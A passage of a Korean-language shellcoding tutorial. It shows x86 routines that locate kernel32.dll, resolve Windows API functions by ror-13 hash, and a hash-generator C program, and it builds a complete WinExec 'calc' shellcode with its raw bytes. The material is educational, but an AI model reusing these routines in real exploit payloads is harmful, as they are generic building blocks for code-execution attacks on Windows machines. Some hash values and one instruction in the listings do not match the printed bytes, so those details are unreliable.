pop ecx                            ; 반복문 수행을 위해 ecx를 이 길이로 설정
xor edi, edi                       ; 모듈 이름의 해쉬값을 저장하기 위해 edi 초기화

loop_modname:
xor eax, eax                       ; eax 초기화
lodsb                             ; 모듈 이름의 다음 바이트를 읽음
cmp al, 'a'                        ; 특정 윈도우 버전의 경우 모듈 이름에 소문자를 사용
jnl not_lowercase                 ;
sub al, 0x20                       ; 소문자를 사용하지 않을 경우 대문자 사용

not_lowercase:
ror edi, 13                       ; 해쉬값을 오른쪽으로 회전
add edi, eax                      ; 해쉬값에 모듈 이름의 다음 바이트를 추가
loop loop_modname                 ; 바이트를 충분히 읽을 때까지 반복문 수행
cmp edi, 0x6A4A8C5B               ; kernel32.dll의 해쉬값과 비교
mov ebx, [edx+0x10]               ; 해당 모듈의 베이스 주소를 가져옴
mov edx, [edx]                   ; 다음 모듈을 가져옴
jne next_mod                      ; kernel32.dll 이름과 일치하지 않을 경우, 다음 모듈로 넘어감

```

이 예제에서, kernel32.dll의 베이스 주소는 ebx에 삽입 된다.

두 번째 방법. skylined가 소개한 기법(<http://skypher.com/wiki/index.php/Hacking/Shellcode/kernel32>):

이 기법은 InInitializationOrderModuleList를 살펴본 뒤, 모듈 이름 길이를 확인하는 방법을 사용한다. kernel32.dll의 유니코드 이름은 12번째 문자에서 0으로 끝맺음 된다. 그러므로 이름의 24번째 바이트가 0인 모듈을 검색하면 kernel32.dll을 찾을 수 있을 것이다. 이 방식은 널 바이트를 포함하지 않으며, 모든 윈도우 버전에서 사용할 수 있다.

```
[BITS 32]
xor ecx, ecx          ; ecx = -0
mov esi, [fs:ecx+0x30] ; esi = &(PEB) ([FS:0x30])
mov esi, [esi + 0x0c]  ; esi = PEB->Ldr
mov esi, [esi + 0x1c]  ; esi = PEB->Ldr, InInitOrder

next_module:
mov ebp, [esi + 0x08]  ; ebp = InInitOrder[X].base_address
mov edi, [esi + 0x20]  ; ebp = InInitOrder[X].module_name(유니코드)
mov esi, [esi]         ; ebp = InInitOrder[X].flink (다음 모듈)
cmp [edi + 12*2], cl   ; modulename[21] == 0 ?
jne next_module       ; NO: 다음 모듈로 넘어감
```

이 코드는 kernel32의 베이스 주소를 ebp에 삽입하는 기능을 한다.

SEH

이 기법은 대부분의 경우 마지막 예외 핸들러(0xffffffff)가 kernel32.dll을 가리킨다는 사실을 기반으로 한다. 우리가 해야 할 일은 커널의 꼭대기로 올라가 처음 2바이트를 비교하는 것 뿐이다(두말할 것 없이, 마지막 예외 핸들러가 kernel32.dll을 가리키지 않는다면, 이 방법은 실패로 돌아갈 것이다).

(크기: 29바이트, 널바이트 없음)

```
find_kernel32:
push esi              ; esi 저장
push ecx              ; ecx 저장
xor ecx, ecx          ; ecx를 0으로 만들
mov esi, [fs:ecx]     ; SEH 엔트리를 낚아챌

find_kernel32_seh_loop:
lodsd                 ; esi에 있는 메모리 내용을 eax로 로드
xchg esi, eax         ; 이 eax를 esi를 위한 다음 포인터로 사용
cmp [esi], ecx        ; 다음 핸들러가 0xffffffff로 설정되어 있는가?
jns find_kernel32_seh_loop ; 그렇지 않으면, 계속 진행하고. 설정되어 있을 경우 아래로 내려감
```

```

find_kernel32_seh_loop_done:
    lodsd
    lodsd                      ; 핸들러 주소를 eax에 로드
    find_kernel32_base:

find_kernel32_base_loop:
    dec eax                    ; 다음 페이지로 넘어감
    xor ax, ax                  ; eax의 최하위 절반 비트를 0으로 변경
    cmp word [eax], 0x5a4d      ; 이것이 kernel32의 꼭대기 지점인가?
    jne find_kernel32_base_loop ; 아니라면 다시 반복문의 처음으로 돌아가 다시 실행

find_kernel32_base_finished:
    pop ecx                     ; ecx 복구
    pop esi                     ; esi 복구
    ret                          ; 반환

```

위 코드가 성공적으로 동작할 경우, kernel32.dll의 주소는 eax에 로드 된다.

참고: `cmp word [eax], 0x5a4d`: 0x5a4d = MZ(MSDOS 재할당 가능 16비트 exe 형식에 사용되는 시그니처). kernel32 파일은 이 시그니처로 시작한다. 즉, 해당 시그니처를 사용해 dll의 시작 부분을 판단할 수 있다.

TOPSTACK(TEB) (크기: 23바이트, 널바이트 없음)

```

find_kernel32:
    push esi                    ; esi 저장
    xor esi, esi                 ; esi를 0으로 만들어 줌
    mov eax, [fs:esi + 0x4]      ; TEB 추출
    mov eax, [eax - 0x1c]        ; 함수 포인터를 뺀 채 1c 바이트 부분을 스택에 옮김
    find_kernel32_base:
find_kernel32_base_loop:
    dec eax                      ; 다음 페이지로 넘어감
    xor ax, ax                    ; eax의 최하위 절반 비트를 0으로 변경
    cmp word [eax], 0x5a4d        ; 이것이 kernel32의 꼭대기 지점인가?
    jne find_kernel32_base_loop ; 아니라면 다시 반복문의 처음으로 돌아가 다시 실행

find_kernel32_base_finished:
    pop esi                       ; esi 복구
    ret                           ; 반환

```

위 코드 실행 결과 kernel32.dll의 베이스 주소는 eax에 로드 된다.

Skype는 새로운 셸코드 작성 시 필요한 범용 프레임워크를 구축할 수 있는 유틸리티를 직접 제작했다. 해당 유틸리티는 kernel32.dll을 찾는 기능과 해당 dll 내부의 함수를 찾는 코드 검색을 지원한다.

심볼 해석/심볼 주소 검색

kernel32.dll의 베이스 주소를 결정한 다음, 이 주소를 사용해 좀 더 동적이고 이동 가능한 공격 코드를 만들 수 있다. 우리는 kernel32.dll뿐만 아니라 다른 라이브러리를 로드하고, 해당 라이브러리 내부의 함수 주소를 가져와 셸코드에 사용해야 한다.

함수 주소 해석은 kernel32.dll 내부 함수 중 하나인 GetProcAddress()를 사용해 쉽게 처리할 수 있다. 문제는 GetProcAddress()를 동적으로 호출하는 방법을 찾는 것이다. GetProcAddress()를 찾기 위해 GetProcAddress()를 사용할 수는 없지 않은가? ^^

익스포트 디렉터리 테이블에 질의

모든 PE 이미지는 익스포트된 심볼과, 함수 배열의 상대 가상 주소(RVA), 심볼 이름 배열, 그리고 서수 배열(익스포트된 심볼 인덱스와 1:1 매치가 됨)을 포함하는 익스포트 디렉터리 테이블(Export Directory Table)을 가지고 있다.

심볼을 해석하려면 우선 익스포트 테이블을 살펴봐야 한다. 심볼 이름 배열로 이동해 우리가 찾는 심볼과 일치하는 심볼 이름이 존재하는지 살펴본다. 이름 검색은 심볼의 전체 이름을 사용(코드의 길이가 커지게 된다)하거나, 찾고자 하는 심볼의 해쉬값을 생성하는 방법을 사용할 수 있다.

일치하는 해쉬값을 찾았다면, 함수의 실제 가상 주소를 다음 방법으로 계산하면 도니다.

- 심볼 인덱스는 서수 배열과 연관해 해석
- 주어진 서수 배열 인덱스에 있는 값을 함수 배열과 결합해 심볼에 대한 상대 가상 주소를 생산하는데 사용한다
- 이 상대 가상 주소에 베이스 주소를 더하면 해당 함수의 VMA(가상 메모리 주소)를 결과로 얻게 된다.

이 기법은 단순히 kernel32.dll가 아닌 모든 dll의 모든 함수에 적용할 수 있는 범용성을 가지고 있다. 일단 kernel32.dll의 LoadLibraryA를 해석했다면, 이 기법을 사용해 특정 dll에 있는 어떤 함수라도 동적으로 주소를 찾아낼 수 있다.

find_function 코드를 실행하기 전에 다음과 같은 환경이 준비되어야 한다.

1. 찾고자 하는 함수의 해쉬값을 계산(해당 함수를 담고 있는 모듈이 무엇인지 알고 있어야 한다)
2. 모듈 베이스 주소를 가져온다. 모듈이 kernel32.dll이 아닐 경우, 아래와 같은 작업을 수행한다.
 - 우선 kernel32.dll 베이스 주소를 먼저 가져온다.
 - kernel32.dll에 있는 LoadLibraryA 함수 주소를 찾는다(아래 코드를 이용)
 - LoadLibraryA를 사용해 원하는 모듈을 로드하고 모듈의 베이스 주소를 가져온다.
 - 이 베이스 주소를 사용해 해당 모듈에서 원하는 함수를 찾는다.
3. 찾고자 하는 함수 이름의 해쉬값을 스택에 저장한다.
4. 모듈의 베이스 주소를 스택에 삽입한다.

함수 주소를 찾는 어셈블리 코드는 다음과 같다(크기: 78바이트, 널바이트 없음)

```

find_function:
    pushad                ; 모든 레지스터를 저장
    mov ebp, [esp+0x24]   ; 로드 중인 모듈의 베이스 주소를 ebp에 삽입
    mov eax, [ebp+0x3c]   ; MSDOS 헤더를 무시함
    mov edx, [ebp+eax+0x78] ; 익스포트 테이블로 이동한 다음 edx에 상대주소 삽입
    add edx, ebp          ; 상대주소에 베이스 주소 더함
                          ; edx = 익스포트 테이블의 절대 주소

    mov ecx, [edx+0x18]   ; 카운터 ecx 설정 (배열 내의 익스포트된 아이템 개수)
    mov ebx, [edx+0x20]   ; ebx에 이름 테이블 상대 오프셋 삽입
    add ebx, ebp          ; 오프셋에 베이스 주소 더함
                          ; ebx = 이름 테이블의 절대 주소

find_function_loop:
    jecxz find_function_finished; ecx=0일 경우, 마지막 심볼 확인이 끝났음을 의미
                          ; 함수를 찾기 전까지 ecx는 0이 되지 않는다
    dec ecx              ; ecx = ecx - 1
    mov esi, [ebx+ecx*4]  ; 현재 심볼과 관련된 이름의 상대 주소를 구해
                          ; esi에 오프셋을 저장한다.
    add esi, ebp          ; 베이스 주소를 더함
                          ; esi = 현재 심볼의 절대 주소

compute_hash:
    xor edi, edi          ; edi를 0으로 초기화
    xor eax, eax          ; eax를 0으로 초기화
    cld                  ; 지시 플래그를 초기화.
                          ; lods*를 사용한 감소 대신 해당 플래그 증가를 이용

compute_hash_again:
    lodsb                ; esi에 있는 바이트를 al에 로드 (현재 심볼 이름) 한
                          ; 다음 esi 증가
    test al, al           ; bitwise 테스트:
                          ; 문자열의 끝에 도달했는지 검사
  
```

```

jz compute_hash_finished      ; zero 플래그가 설정됨 = 문자열 끝에 도달
ror edi, 0xd                  ; zero 플래그가 설정되지 않음 = 해쉬의 현재 값을
                               ; 13비트만큼 오른쪽으로 회전
add edi, eax                  ; 현재 심볼 이름 문자를 해쉬 계산기에 더함
jmp compute_hash_again        ; 반복문 지속

compute_hash_finished:
find_function_compare:
    cmp edi, [esp+0x28]        ; 계산한 해쉬값이 요청한 해쉬값(esp+0x28과
                               ; 일치하는지 검사
    jnz find_function_loop     ; 일치하지 않으면 다음 심볼로 넘어감
    mov ebx, [edx+0x24]        ; 일치할 경우, 서수 테이블 상대 주소를 추출해
                               ; ebx에 저장
    add ebx, ebp               ; 베이스 주소를 더함
                               ; ebx = 서수 주소 테이블의 절대 주소
    mov cx, [ebx+2*ecx]        ; 현재 심볼 서수 번호를 가져옴(2바이트)
    mov ebx, [edx+0x1c]        ; 주소 테이블의 상대 주소를 가져와 ebx에 저장
    add ebx, ebp               ; 베이스 주소를 더함
                               ; ebx = 주소 테이블의 절대 주소
    mov eax, [ebx+4*ecx]        ; 서수를 기준으로 하는 상대 함수 오프셋을 가져와
                               ; eax에 저장
    add eax, ebp               ; 베이스 주소를 더함
    mov [esp+0x1c], eax        ; eax의 복사본을 스택에 덮어씀
                               ; 이 결과 popad는 eax에 있는 함수 주소를 반환하게 됨
find_function_finished:       ; 원래 레지스터를 복구
    popad                     ; eax는 함수 주소를 담고 있다
    ret                       ; 코드가 인라인이 아닌 경우에만 사용

```

해쉬값을 가리키는 포인터를 스택에 삽입한 경우, 아래 코드를 사용해 find_function을 로드하면 된다

```

pop esi                       ; 해쉬를 가리키는 포인터를 스택에서 가져와 esi에 삽입
lodsd                         ; 해쉬값을 로드해 eax에 저장
push eax                      ; 해쉬값을 스택에 저장
push edx                      ; dll의 베이스 주소를 스택에 삽입

call find_function

```

위 코드를 실행하면, 모듈 베이스 주소는 edx에 저장된다. 그리고 함수 주소는 eax에 저장된다.

애플리케이션에 사용할 다수의 함수를 검색해야 하는 경우, 아래 방법 중 하나를 사용하면 된다.

- 스택에 공간을 할당(각 함수당 4바이트)하고 esp에 ebp를 설정한다. 각 함수 주소는 사용자가 정의한 순서대로 차례로 스택에 기록이 될 것이다.
- 찾아야 할 dll에 대해, 각 dll의 베이스 주소를 가져와 해당 dll 내에서 찾기를 원하는 함수를 살펴본다.
- find_function 함수를 반복문으로 구성한 뒤, 함수 주소를 ebp+4, ebp+8,+16...위치에 기록한다(결국 마지막에는 API 포인터를 원하는 위치에 기록하고, 레지스터에 대한 오프셋을 사용해 해당 포인터를 호출한다).

해시값을 사용해 함수 포인터를 찾아내는 기법은 널리 사용된다. 즉, 굳이 GetProcAddress()를 사용할 필요가 없다는 뜻이다. 보다 더 자세한 정보는 다음 사이트에서 확인 가능하다.

- <http://www.opensc.ws/tutorials-articles/5525-how-get-address-loadlibrarya-without-using-getproc-address.html>

해쉬값 생성

이전 챕터에서, 우리는 해쉬값을 비교해 함수 주소를 찾아내는 방법에 대해 배웠다. 물론, 해쉬값을 비교하려면 우선 해쉬값을 생성하는 과정이 필요하다.

projectshellcode 웹사이트(<http://projectshellcode.com/?q=node/21>)에서 제공되는 어셈블리어 코드를 사용해 해쉬값을 생성하면 된다(이 코드를 공격 코드 내에 삽입할 필요는 없다. 이 코드를 사용해 만든 해쉬값을 공격 코드에 삽입하면 된다).

어셈블리어 코드를 nasm으로 어셈블링 한 뒤, 결과값으로 나온 바이트를 pveReadbin.pl로 읽어 들이고, testshellcode.c 애플리케이션에 삽입한다. 이를 통해 특정 함수에 대한 해쉬값을 생성할 수 있다(이 해쉬값은 함수 이름 문자열을 기반으로 한다). 함수 이름이 대소문자를 정확히 구분한다는 사실을 잊어서 안 된다.

projectshellcode 웹사이트에서 언급한 것처럼, 컴파일된 소스 코드는 커맨드라인에 어떠한 결과도 출력하지 않는다. 반드시 해당 애플리케이션을 디버거를 통해 실행시켜야 한다. 이렇게 하면 함수 이름과 해쉬값이 스택에 차례로 삽입되는 것을 확인할 수 있다.

```

0012FF14 7E08E273 s!t ASCII "ExitProcess"
0012FF18 00404162 bA@ ASCII "WinExec"
0012FF1C 98FE8A0E A@ ASCII "SetHandleInformation"
0012FF20 0040415A Z@ ASCII "CreatePipe"
0012FF24 44119E7F @< ASCII "GetStdHandle"
0012FF28 00404145 E@ ASCII "ReadFile"
0012FF2C 808F0C17 @ ASCII "Sleep"
0012FF30 0040413A :@ ASCII "CloseHandle"
0012FF34 23088774 t@ ASCII "WriteFile"
0012FF38 0040412D -@ ASCII "LoadLibraryA"
0012FF3C 1665FA10 > ASCII "RETURN to hashgene.004012F4"
0012FF40 00404124 S@
0012FF44 B@
0012FF48 0040411E @
0012FF4C F@
0012FF50 00404112 @
0012FF54 1F790AE8 @
0012FF58 00404108 @
0012FF5C 8E4E0EE0 @
0012FF60 004040FB @
0012FF64 004012F4 @
0012FF68 7E08E273 @

```

훌륭하다! 하지만 어셈블리어 형태보다 C언어로 보기 쉽게 작성한 소스를 이용하는 편이 한결 낫다. 우리는 Ricardo가 작성한 코드를 약간 변형해 사용한다. (GenerateHash.c):

```
// written by Rick2600 rick2600s[at]gmail{dot}com
// tweaked just a little by Peter Van Eeckhoutte
// http://www.corelan.be:8800
// This script will produce a hash for a given function name
// If no arguments are given, a list with some common function
// names and their corresponding hashes will be displayed

#include < stdio.h >
#include < string.h >
#include < stdlib.h >
long rol(long value, int n);
long ror(long value, int n);
long calculate_hash(char * function_name);
void banner();

int main(int argc, char * argv[]) {
    banner();
    if (argc < 2) {
        int i = 0;
        char * func[] = {
            "FatalAppExitA",
            "LoadLibraryA",
            "GetProcAddress",
            "WriteFile",
            "CloseHandle",
            "Sleep",
            "ReadFile",
            "GetStdHandle",
            "CreatePipe",
            "SetHandleInformation",
            "WinExec",
            "ExitProcess",
            0x0
        };
        printf("HASHWtWtWtFUNCTIONWn----WtWtWt-----Wn");
        while ( * func) {
            printf("0x%XWtWt%sWn", calculate_hash( * func), * func);
            i++; * func = func[i];
        }
    }
}
```

```

    }
} else {
    char * manfunc[] = {
        argv[1]
    };
    printf("HASHWtWtWtFUNCTIONWn----WtWtWt-----Wn");
    printf("0x%XWtWt%sWn", calculate_hash( * manfunc), * manfunc);
}
return 0;
}
long
calculate_hash(char * function_name) {
    int aux = 0;
    unsigned long hash = 0;
    while ( * function_name) {
        hash = ror(hash, 13);
        hash += * function_name; * function_name++;
    }
    while (hash > 0) {
        aux = aux << 8;
        aux += (hash & 0x000000FF);
        hash = hash >> 8;
    }
    hash = aux;
    return hash;
}
long rol(long value, int n) {
    __asm__("rol %%cl, %%eax": "=a" (value): "a" (value), "c" (n));
    return value;
}
long ror(long value, int n) {
    __asm__("ror %%cl, %%eax": "=a" (value): "a" (value), "c" (n));
    return value;
}
void banner() {
    printf("-----Wn");
    printf(" --==[ GenerateHash v1.0 ]==--Wn");
    printf(" written by rick2600 and Peter Van EeckhoutteWn");
    printf(" http://www.corelan.be:8800Wn");
    printf("-----Wn"); }

```

위 소스를 dev-c++로 컴파일 한 다음 실행해 보자. 그 결과 생성된 프로그램을 인자값 없이 실행하면, 소스 코드에 하드코딩 된 모든 함수 이름에 대한 해쉬값을 보여준다. 하나의 인자를 지정하면 해당 함수에 대한 해쉬값만 계산해 준다.

```
C:\>GenerateHash.exe

---=[ GenerateHash v1.0 ]---
written by rick2600 and Peter Van Eeckhoutte
http://www.corelan.be:8800

HASH                                FUNCTION
---                                ---
0x577F2962                          FatalAppExitA
0x8E4E0EEC                          LoadLibraryA
0xA0FC0D7C                          GetProcAddress
0x1F790AE8                          WriteFile
0xFB97FD0F                          CloseHandle
0xB0492DD8                          Sleep
0x1665FA10                          ReadFile
0x23D88774                          GetStdHandle
0x808F0C17                          CreatePipe
0x44119E7F                          SetHandleInformation
0x98FE8A0E                          WinExec
0x7ED8E273                          ExitProcess

C:\>GenerateHash.exe MessageBoxA

---=[ GenerateHash v1.0 ]---
written by rick2600 and Peter Van Eeckhoutte
http://www.corelan.be:8800

HASH                                FUNCTION
---                                ---
0xA8A24DBC                          MessageBoxA
```

라이브러리를 공격 코드 프로세스에 로딩/매핑

LoadLibraryA를 사용:

이 방법의 기본 원리는 다음과 같다.

- kernel32의 베이스 주소를 가져옴
- LoadLibraryA를 가리키는 함수를 검색
- LoadLibraryA("dll 이름")를 호출한 다음 이 모듈의 베이스 주소를 가리키는 포인터 반환

이 새로운 라이브러리에서 함수를 호출해야 한다면, 해당 모듈의 베이스 주소를 스택에 삽입하고, 호출하려는 함수의 해쉬값을 스택에 삽입한다. 그 다음, find_function 코드를 호출하면 된다.

LoadLibraryA를 사용하지 않는 방법:

<https://www.hbgary.com/community/martinblog/>

실전 예제: 이동 가능한 WinExec "계산기" 셸코드

앞서 소개한 기법을 사용해 이동 가능한 범용 셸코드를 제작해 보자. 계산기 프로그램을 예제로 활용해 보겠다. 이 기법은 간단하다. WinExec는 kernel32의 일부분이므로, kernel32.dll의 베이스 이미지를 가져온 다음 kernel32에 기록된 WinExec의 주소의 위치를 결정하면 된다. 그 다음 "calc" 를 매개변수로 WinExec 함수를 호출하면 된다.

이 예제에서, 우리는 다음과 같은 작업을 순차적으로 수행하게 된다.

- kernel32의 위치를 찾기 위해 Topstack 기법을 사용
- 익스포트 디렉터리 테이블에 질의를 해 WinExec와 ExitProcess의 주소를 가져옴
- WinExec에 사용될 인자를 스택에 삽입
- WinExec() 호출
- ExitProcess()에 사용할 인자를 스택에 삽입
- ExitProcess() 호출

어셈블리 코드는 아래와 같다.

```
; Sample shellcode that will execute calc
; Written by Peter Van Eeckhoutte
; http://www.corelan.be:8800

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;=====FUNCTIONS=====

;=====Function : Kernel32 베이스 주소를 가져옴=====
;Topstack 기법
; kernel32를 가져와 주소를 eax에 삽입
find_kernel32:
    push esi                ; esi 저장
    xor esi, esi            ; esi를 0으로 만들어 줌
    mov eax, [fs:esi + 0x4]  ; TEB 추출
    mov eax, [eax - 0x1c]    ; 함수 포인터를 낚아채 1c 바이트 부분을 스택에 옮김
    find_kernel32_base:
find_kernel32_base_loop:
    dec eax                 ; 다음 페이지로 넘어감
    xor ax, ax              ; eax의 최하위 절반 비트를 0으로 변경
    cmp word [eax], 0x5a4d   ; 이것이 kernel32의 꼭대기 지점인가?
    jne find_kernel32_base_loop ; 아니면 다시 반복문의 처음으로 돌아가 다시 실행
```

```

find_kernel32_base_finished:
    pop esi                ; esi 복구
    ret                    ; 반환

;=====Function : 함수 베이스 주소 검색 =====
find_function:
    pushad                 ; 모든 레지스터를 저장
    mov ebp, [esp+0x24]    ; 로드 중인 모듈의 베이스 주소를 ebp에 삽입
    mov eax, [ebp+0x3c]    ; MSDOS 헤더를 무시함
    mov edx, [ebp+eax+0x78] ; 익스포트 테이블로 이동한 다음 edx에 상대주소 삽입
    add edx, ebp           ; 상대주소에 베이스 주소 더함
                           ; edx = 익스포트 테이블의 절대 주소
    mov ecx, [edx+0x18]    ; 카운터 ecx 설정 (배열 내의 익스포트된 아이템 개수)
    mov ebx, [edx+0x20]    ; ebx에 이름 테이블 상대 오프셋 삽입
    add ebx, ebp           ; 오프셋에 베이스 주소 더함
                           ; ebx = 이름 테이블의 절대 주소

find_function_loop:
    jecxz find_function_finished; ecx=0일 경우, 마지막 심볼 확인이 끝났음을 의미
                           ; 함수를 찾기 전까지 ecx는 0이 되지 않는다
    dec ecx                ; ecx = ecx - 1
    mov esi, [ebx+ecx*4]    ; 현재 심볼과 관련된 이름의 상대 주소를 구해
                           ; esi에 오프셋을 저장한다.
    add esi, ebp           ; 베이스 주소를 더함
                           ; esi = 현재 심볼의 절대 주소

compute_hash:
    xor edi, edi           ; edi를 0으로 초기화
    xor eax, eax           ; eax를 0으로 초기화
    cld                    ; 지시 플래그를 초기화.
                           ; lods*를 사용한 감소 대신 해당 플래그 증가를 이용

compute_hash_again:
    lodsb                  ; esi에 있는 바이트를 al에 로드 (현재 심볼 이름) 한
                           ; 다음 esi 증가
    test al, al            ; bitwise 테스트:
                           ; 문자열의 끝에 도달했는지 검사
    jz compute_hash_finished ; zero 플래그가 설정됨 = 문자열 끝에 도달
    ror edi, 0xd           ; zero 플래그가 설정되지 않음 = 해쉬의 현재 값을
                           ; 13비트만큼 오른쪽으로 회전
    add edi, eax           ; 현재 심볼 이름 문자를 해쉬 계산기에 더함
    jmp compute_hash_again ; 반복문 지속

compute_hash_finished:

find_function_compare:
    cmp edi, [esp+0x28]    ; 계산한 해쉬값이 요청한 해쉬값 (esp+0x28과
                           ; 일치하는지 검사

```

```

    jnz find_function_loop      ; 일치하지 않으면 다음 심볼로 넘어감
    mov ebx, [edx+0x24]         ; 일치할 경우, 서수 테이블 상대 주소를 추출해
                                ; ebx에 저장
    add ebx, ebp                ; 베이스 주소를 더함
                                ; ebx = 서수 주소 테이블의 절대 주소
    mov cx, [ebx+2*ecx]         ; 현재 심볼 서수 번호를 가져옴 (2바이트)
    mov ebx, [edx+0x1c]         ; 주소 테이블의 상대 주소를 가져와 ebx에 저장
    add ebx, ebp                ; 베이스 주소를 더함
                                ; ebx = 주소 테이블의 절대 주소
    mov eax, [ebx+4*ecx]        ; 서수를 기준으로 하는 상대 함수 오프셋을 가져와
                                ; eax에 저장
    add eax, ebp                ; 베이스 주소를 더함
    mov [esp+0x1c], eax         ; eax의 복사본을 스택에 덮어씀
                                ; 이 결과 popad는 eax에 있는 함수 주소를 반환하게 됨
find_function_finished:        ; 원래 레지스터를 복구
    popad                      ; eax는 함수 주소를 담고 있다
    ret                        ; 코드가 인라인이 아닌 경우에만 사용

;=====Function : 함수를 검색하는 반복문(모든 해쉬값을 처리) =====
find_funcs_for_dll:
    lodsd                      ; 현재 해쉬값을 eax에 로드(esi가 가리키고 있는)
    push eax                   ; 해쉬값을 스택에 삽입
    push edx                   ; dll의 베이스 주소를 스택에 삽입
    call find_function
    mov [edi], eax              ; 함수 포인터를 edi에 있는 주소에 씀
    add esp, 0x08
    add esi, 0x04               ; 다음 포인터를 저장하기 위해 edi 증가
    cmp esi, ecx                ; 모든 해쉬값을 처리했는가?
    jne find_funcs_for_dll      ; 다음 해쉬값을 가져와 함수 포인터 검색

find_func_for_dll_finished:
    ret

;=====Function : 실행 명령을 내리기 위해 포인터를 가져옴 =====
GetArgument:                   ; winexec 인자 문자열의 위치를 위한 레이블 지정
    call ArgumentReturn         ; 리턴 레이블을 호출하면, 반환 주소가 스택에 삽입됨
    db "calc"                   ; 문자열을 나타내는 로우 바이트를 셀코드에 씀
    db 0x00                     ; 문자열 종단자로 문자의 끝을 알림

;=====Function : 함수 해쉬값에 대한 포인터를 가져옴 =====
GetHashes:                     ; winexec 인자 문자열의 위치를 위한 레이블 지정
    call GetHashesReturn
    ;WinExec hash : 0x98FE8A0E
    db 0x98
    db 0xFE
    db 0x8A
    db 0x0E

```

```

;ExitProcess hash : 0x7ED8E273
db 0x7E
db 0xD8
db 0xE2
db 0x73

;=====
;===== 메인 애플리케이션 =====
;=====
start_main:
    sub esp, 0x08                ; 두 함수의 주소를 저장하기 위해 스택에 공간 할당
                                ; WinExec와 ExitProc
    mov ebp, esp                ; 상대 오프셋을 위해 ebp를 프레임 포인터로 설정
                                ; 이를 통해 다음과 같은 실행이 가능
                                ; call ebp+4 = WinExec 실행
                                ; call ebp+8 = ExitProcess 실행
    call find_kernel32
    mov edx, eax                ; kernel32의 베이스 주소를 edx에 저장
    jmp GetHashes               ; WinExec 해쉬값의 주소를 가져옴
GetHashesReturn:
    pop esi                     ; 해쉬값을 가리키는 포인터를 esi에 삽입
    lea edi, [ebp+0x4]          ; 함수 주소를 edi에 저장하게 된다.
                                ; (edi는 각 해쉬값을 처리할 때마다 4씩 증가한다)
                                ; (resolve_symbols_for_dll을 참고)
    mov ecx, esi
    add ecx, 0x08                ; 마지막 해쉬값의 주소를 ecx에 저장
    call find_funcs_for_dll      ; 모든 해쉬값에 대한 함수 포인터를 가져와
                                ; ebp+4와 ebp+8 위치에 둠
    jmp GetArgument              ; WinExec 인자 문자열의 위치로 점프
ArgumentReturn:
                                ; 호출을 담당하는 레이블을 지정. 이를 통해 문자열
                                ; 주소를 스택에 삽입한다
                                ; ebx는 이제 인자 문자열을 가리키게 된다.
    pop ebx
; 스택에 매개변수를 삽입한다.
    xor eax, eax                 ; eax를 0으로 만듦
    push eax                     ; 스택에 0 삽입
    push ebx                     ; 스택에 명령어 삽입
    call [ebp+4]                 ; WinExec 호출

    xor eax, eax
    push eax
    call [ebp+8]

```


컴파일을 수행한 다음 바이트로 변환해 보자.


```

C:\>"c:\Program Files\nasm\nasm.exe" cal2.asm -o cal2.bin
C:\>pveReadbin.pl cal2.bin
Reading cal2.bin
Read 194 bytes
"\xe9\x91\x00\x00\x00\x56\x31\xf6"
"\x64\x8b\x46\x04\x8b\x40\xe4\x48"
"\x66\x31\xc0\x66\x81\x38\x4d\x5a"
"\x75\xf5\x5e\xc3\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xe8\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x34\x49\x8b\x34\x8b"
"\x01\xee\x31\xff\x31\xc0\xfc\xac"
"\x84\xc0\x74\x07\xc1\xcf\x0d\x01"
"\xc7\xeb\xf4\x3b\x7c\x24\x28\x75"
"\xe1\x8b\x5a\x24\x01\xeb\x66\x8b"
"\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b"
"\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xad\x50\x52\xe8\xaa\xff"
"\xff\xff\x89\x07\x83\xc4\x08\x83"
"\xc7\x04\x39\xce\x75\xec\xc3\xe8"
"\x30\x00\x00\x00\x63\x61\x6c\x63"
"\x00\xe8\x16\x00\x00\x00\x98\xfe"
"\x8a\x0e\x7e\xd8\xe2\x73\x83\xec"
"\x08\x89\xe5\xe8\x65\xff\xff\xff"
"\x89\xc2\xeb\xe5\x5e\x8d\x7d\x04"
"\x89\xf1\x83\xc1\x08\xe8\xb8\xff"
"\xff\xff\xeb\xcb\x5b\x31\xc0\x50"
"\x53\xff\x55\x04\x31\xc0\x50\xff"
"\x55\x08"

```

우리의 예상대로, 코드는 XP3에서 정상적으로 동작한다.



